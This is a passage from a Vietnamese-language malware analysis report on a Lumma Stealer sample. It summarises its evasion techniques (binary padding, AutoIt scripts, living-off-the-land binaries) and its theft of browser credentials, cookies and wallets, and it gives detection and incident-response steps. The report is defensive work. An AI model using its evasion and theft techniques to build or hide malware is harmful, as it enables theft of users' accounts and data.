
Hình 1: Log từ **Process Monitor** cho thấy các hoạt động truy cập file và thay đổi registry sau khi thực thi file **application.exe**.




Hình 2: Các tệp tạm thời được quan sát trong thư mục **Temp** của người dùng sau khi malware được thực thi.

5.2 Network traces

Network traffic được ghi nhận trong quá trình phân tích để xác định các truy vấn DNS và kết nối mạng.




Hình 3: Truy vấn DNS được tạo ra bởi máy bị nhiễm khi yêu cầu tên miền **wpad.localdomain**.




Hình 4: Chi tiết gói tin cho thấy yêu cầu DNS được gửi từ máy ảo bị nhiễm.

5.3 Screenshots


Các hình ảnh dưới đây minh họa quá trình phân tích malware.



Hình 5: Các system processes được quan sát trong **Process Explorer** trong quá trình malware thực thi, hiển thị **application.exe** và các tiến trình con liên quan.




Hình 6: Hoạt động registry được theo dõi bằng **Process Monitor**. Ảnh chụp cho thấy các lần truy cập vào các khóa registry liên quan đến cơ chế khởi động của Windows như **Run** hoặc **RunOnce**. Thao tác registry trả về kết quả **ACCESS DENIED**, cho thấy chương trình đã cố gắng truy cập các vị trí registry hệ thống được bảo vệ.



Hình 7: Thuộc tính của tệp **application.exe** hiển thị metadata và mô tả được malware sử dụng.

5.4 Other data

Ngoài log và network traces, quá trình phân tích còn phát hiện nhiều file phụ được giải nén từ malware package.



Hình 8: Các tệp bổ sung được malware giải nén trong quá trình thực thi.

6. Conclusion / Kết luận

Qua quá trình phân tích tĩnh (static analysis) và phân tích động (dynamic analysis), mẫu **application.exe** được xác định là một thành phần của malware thuộc họ **Lumma Stealer**, một loại malware chuyên đánh cắp thông tin nhạy cảm từ hệ thống nạn nhân.

Kết quả phân tích cho thấy malware sử dụng nhiều kỹ thuật nhằm che giấu hành vi và tránh bị phát hiện bởi các công cụ bảo mật. Một trong những kỹ thuật đáng chú ý là **Binary Padding**, trong đó kích thước file thực tế lớn hơn nhiều so với kích thước của cấu trúc PE. Điều này cho thấy malware đã được nhúng thêm dữ liệu không cần thiết nhằm đánh lừa các hệ thống sandbox và antivirus, khiến việc phân tích tự động trở nên khó khăn hơn.

Ngoài ra, malware còn sử dụng **AutoIt** script với định dạng **.a3x** để thực thi payload. Việc sử dụng AutoIt cho phép kẻ tấn công che giấu logic thực sự của chương trình và làm cho quá trình phân tích tĩnh trở nên phức tạp hơn. Trong quá trình thực thi, malware trích xuất các thành phần độc hại được nhúng trong resource của file thực thi thông qua các Windows API như **FindResource**, **LoadResource**, và các hàm của thư viện Cabinet để giải nén dữ liệu.

Phân tích hành vi cho thấy malware tạo nhiều file trong thư mục tạm của hệ thống, chẳng hạn như:

C:\Users\admin\AppData\Local\Temp\IXP000.TMP

Các file này bao gồm nhiều thành phần và module khác nhau, cho thấy malware có thể được thiết kế theo mô hình **multi-stage execution**, trong đó các payload phụ được giải nén và thực thi theo từng giai đoạn trong quá trình tấn công.

Phân tích lưu lượng mạng cho thấy hệ thống có phát sinh một số truy vấn DNS, chẳng hạn như truy vấn tới **wpad.localdomain**. Tuy nhiên, trong môi trường phân tích không ghi nhận được kết nối rõ ràng tới máy chủ điều khiển từ xa (Command and Control – C2). Điều này có thể xảy ra do môi trường phân tích bị giới hạn mạng hoặc do một số hoạt động của malware đã bị chặn bởi phần mềm bảo mật.

Ngoài ra, mẫu malware có dấu hiệu sử dụng các công cụ hợp pháp có sẵn trong hệ điều hành Windows như **rundll32.exe**, **cmd.exe** và **findstr.exe** để thực thi một số hành vi. Đây là kỹ thuật thường được gọi là **Living-off-the-Land**, trong đó malware tận dụng các công cụ hệ thống hợp pháp để thực hiện hành vi độc hại nhằm giảm khả năng bị phát hiện.

Tổng hợp các kết quả phân tích cho thấy mẫu malware này được thiết kế nhằm thu thập và đánh cắp nhiều loại dữ liệu nhạy cảm từ hệ thống nạn nhân, bao gồm:

- Mật khẩu lưu trong trình duyệt
- Cookie đăng nhập và token xác thực
- Thông tin tài khoản trực tuyến
- Dữ liệu ví tiền điện tử
- Thông tin hệ thống của người dùng.

Những dữ liệu này có thể được sử dụng bởi kẻ tấn công để thực hiện các hoạt động gian lận tài chính, chiếm quyền tài khoản trực tuyến, hoặc buôn bán dữ liệu trên các chợ dữ liệu bất hợp pháp.

Từ các phân tích trên có thể kết luận rằng **Lumma Stealer** là một mối đe dọa nghiêm trọng đối với bảo mật thông tin cá nhân và hệ thống máy tính. Việc phát hiện sớm, phân tích hành vi malware và triển khai các biện pháp phòng ngừa như sử dụng phần mềm bảo mật, cập nhật hệ thống thường xuyên và tránh chạy các file không rõ nguồn gốc là rất quan trọng để giảm thiểu nguy cơ lây nhiễm và bảo vệ dữ liệu người dùng.

7. Prevention, Detection, Removal Guidance / Phòng ngừa, phát hiện, loại bỏ

Mối nguy thực sự nằm ở **tài khoản, cookie, token, ví, và dữ liệu nhạy cảm đã bị lộ**. Vì vậy, quy trình xử lý đúng phải có **hai nhánh song song**:

- **Làm sạch thiết bị.**
- **Khóa, đổi, và bảo vệ lại toàn bộ tài khoản.**

7.1 Prevention (Phòng ngừa)

7.1.1 Preventive Safeguards for Individuals

Người dùng nên **tránh mở** các file nén, file cài đặt, file crack, file “invoice”, “document”, “update” **không xác minh nguồn gốc**.

Với các stealer như Lumma/RedLine, chỉ cần một lần chạy nhằm file là dữ liệu trình duyệt, phiên đăng nhập, và ví tiền điện tử có thể bị lấy ngay trong vài phút.

Người dùng nên:

- Bật **Microsoft Defender Antivirus** hoặc một antivirus uy tín và luôn cập nhật.
- Sao lưu dữ liệu định kỳ.
- Bật **SmartScreen / web protection**.
- Cập nhật Windows, trình duyệt, Office, Java, và các phần mềm.
- Không tắt cảnh báo bảo mật.
- Dùng password manager, không lưu mật khẩu trong trình duyệt.
- bật **MFA**, ưu tiên phương thức chống phishing như passkey hoặc ứng dụng xác thực.
- Không cài crack/keygen/mod.
- Tách riêng **máy học tập/giải trí** và **máy tài chính/làm việc** nếu có thể.

7.1.2 Preventive Safeguards for Organizations

Nếu áp dụng ở mức tổ chức, nên bật thêm các cơ chế giảm bề mặt tấn công như:

- **EDR in block mode**
- **tamper protection**
- **network protection**
- **ASR rules**

7.2 Detect Possible Infection (Dấu hiệu nhận biết)

7.2.1 User-Observable Symptoms

Người dùng có thể nghi ngờ máy đã nhiễm stealer nếu xuất hiện một hoặc nhiều biểu hiện sau:

- Mở một file nén/file .exe lạ rồi máy chạy thoát qua cửa sổ **cmd**, **powershell**, **wscript** hoặc tiến trình tên lạ.
- Microsoft Defender hiện cảnh báo như **Possible Lumma Stealer activity**, **Information stealing malware activity**, **Possible theft of passwords and other sensitive web browser information** là các tín hiệu đặc biệt đáng chú ý.
- Trình duyệt bị đăng xuất bất thường, tài khoản bị đổi mật khẩu, email cảnh báo đăng nhập lạ.
- Tài khoản Steam, Facebook, Discord, Telegram, Gmail, ví crypto, tài khoản quảng cáo bị chiếm hoặc có phiên đăng nhập không rõ nguồn gốc.

7.2.2 Host-Based Technical Indicators

Ở góc nhìn kỹ thuật, một máy nghi nhiễm thường có:

- tiến trình lạ chạy từ **%Temp%**, **%AppData%**, **Downloads**, hoặc thư mục người dùng.
- file lạ được tạo trong **Temp** hoặc thư mục startup.
- DNS/HTTP kết nối ra domain/IP lạ.
- tiến trình lạ truy cập profile browser như **Login Data**, **Cookies**, **Local State**, **Web Data**.
- key tự khởi động trong **Run**, **RunOnce**, **Scheduled Tasks**, **Startup folder**.

7.2.3 Rapid Self-Check Procedure

Nếu nghi ngờ máy đã nhiễm, người dùng có thể kiểm tra nhanh:

- Mở **Windows Security** → **Virus & threat protection** → xem **Protection history**.
- Chạy **Quick scan**, rồi **Full scan**.
- Chạy **Microsoft Defender Offline scan**, Defender Offline sẽ restart máy và thực hiện quét trong Windows Recovery Environment. Đây là bước rất đáng làm vì malware dạng stealer có thể đang hoạt động khi Windows chạy bình thường.

7.3 Incident Response Actions for Suspected Infection *(Hành động ứng phó khi nghi nhiễm)*

7.3.1 Checklist

- Ngắt Internet ngay
- Không đăng nhập thêm tài khoản trên máy nghi nhiễm

- Dùng thiết bị sạch để đổi mật khẩu email trước
- Đổi tiếp mật khẩu ngân hàng, ví, mạng xã hội, Steam, Discord, Google, Microsoft
- Bật MFA / passkey
- Chạy Defender Full Scan
- Chạy Defender Offline Scan
- Chạy Microsoft Safety Scanner
- Kiểm tra Startup, Task Scheduler, extensions, Temp/AppData
- Nếu máy chứa dữ liệu quan trọng: sao lưu tài liệu rồi cài mới Windows
- Sau khi làm sạch: theo dõi đăng nhập lạ trong 1–2 tuần

7.3.2 Detailed Response Workflow

- **Step 1: Cô lập máy bị nhiễm**

Bước đầu tiên là **ngắt máy khỏi Internet**: tắt Wi-Fi, rút dây LAN, ngắt Bluetooth chia sẻ, và không tiếp tục đăng nhập thêm tài khoản mới trên máy nghi nhiễm. Với stealer, ưu tiên số một là tránh để malware lấy thêm dữ liệu.

- **Step 2: Bảo vệ dữ liệu**

Dùng **một thiết bị khác** để đổi mật khẩu các tài khoản quan trọng, ưu tiên email.

Đăng xuất khỏi các phiên đăng nhập đang tồn tại nếu dịch vụ hỗ trợ.

Việc Lumma tập trung lấy dữ liệu trình duyệt, ứng dụng và ví tiền điện tử đã được Microsoft nêu rõ.

- **Step 3. Làm sạch máy:**

Cách làm an toàn nhất (Được khuyến nghị):

Tắt máy, ngắt mạng sử dụng các công cụ sao lưu dữ liệu cá nhân quan trọng (chỉ các tệp tài liệu, hình ảnh – không sao lưu tệp thực thi .exe hay tệp hệ thống) sang một ổ cứng ngoài sạch. Trên máy bị nhiễm định dạng (Format) lại toàn bộ ổ cứng và cài đặt lại (Reinstall) hệ điều hành từ đầu. Sau khi cài lại, quét các tệp dữ liệu đã sao lưu bằng một trình Antivirus cập nhật trước khi chép chúng trở lại máy.

Hoặc: cập nhật Defender → **Full scan** → **Defender Offline scan** → (tùy chọn) **Safety Scanner**.

- **Step 4. Dọn dấu vết:** kiểm tra Startup apps, Task Scheduler, %Temp%%AppData%%LocalAppData%/Startup, extension trình duyệt; xóa file tải về/tệp nén/tệp thực thi nghi vấn.
- **Step 5. Kiểm tra lại:** reboot và theo dõi đăng nhập lạ 1–2 tuần.
- **Step 6. Nếu là tổ chức:** cô lập máy, thu log nếu cần, quét diện rộng, block IOC, rotate secrets/API keys/VPN, kiểm tra các máy liên quan.

References

- [1] Malware-Traffic-Analysis.net, “2026-01-01: Lumma Stealer infection with follow-up malware” 2026. [Online]. Available: <https://www.malware-traffic-analysis.net/2026/01/01/index.html>. [Accessed: Mar. 1, 2026].
- [2] VirusTotal, File analysis report for SHA-256: 07b8e705a0017ab1df5ffabc1fc7fb0a4d0738e98235b5725e47bb9d5229c5c4. [Online]. Available: <https://www.virustotal.com/gui/file/07b8e705a0017ab1df5ffabc1fc7fb0a4d0738e98235b5725e47bb9d5229c5c4>. [Accessed: Mar. 1, 2026].
- [3] ANY.RUN, “ANY.RUN Interactive Malware Sandbox”. [Online]. Available: <https://app.any.run/tasks/f4d2d5f0-257e-499e-8771-59946e57522d>. [Accessed: Mar. 5, 2026].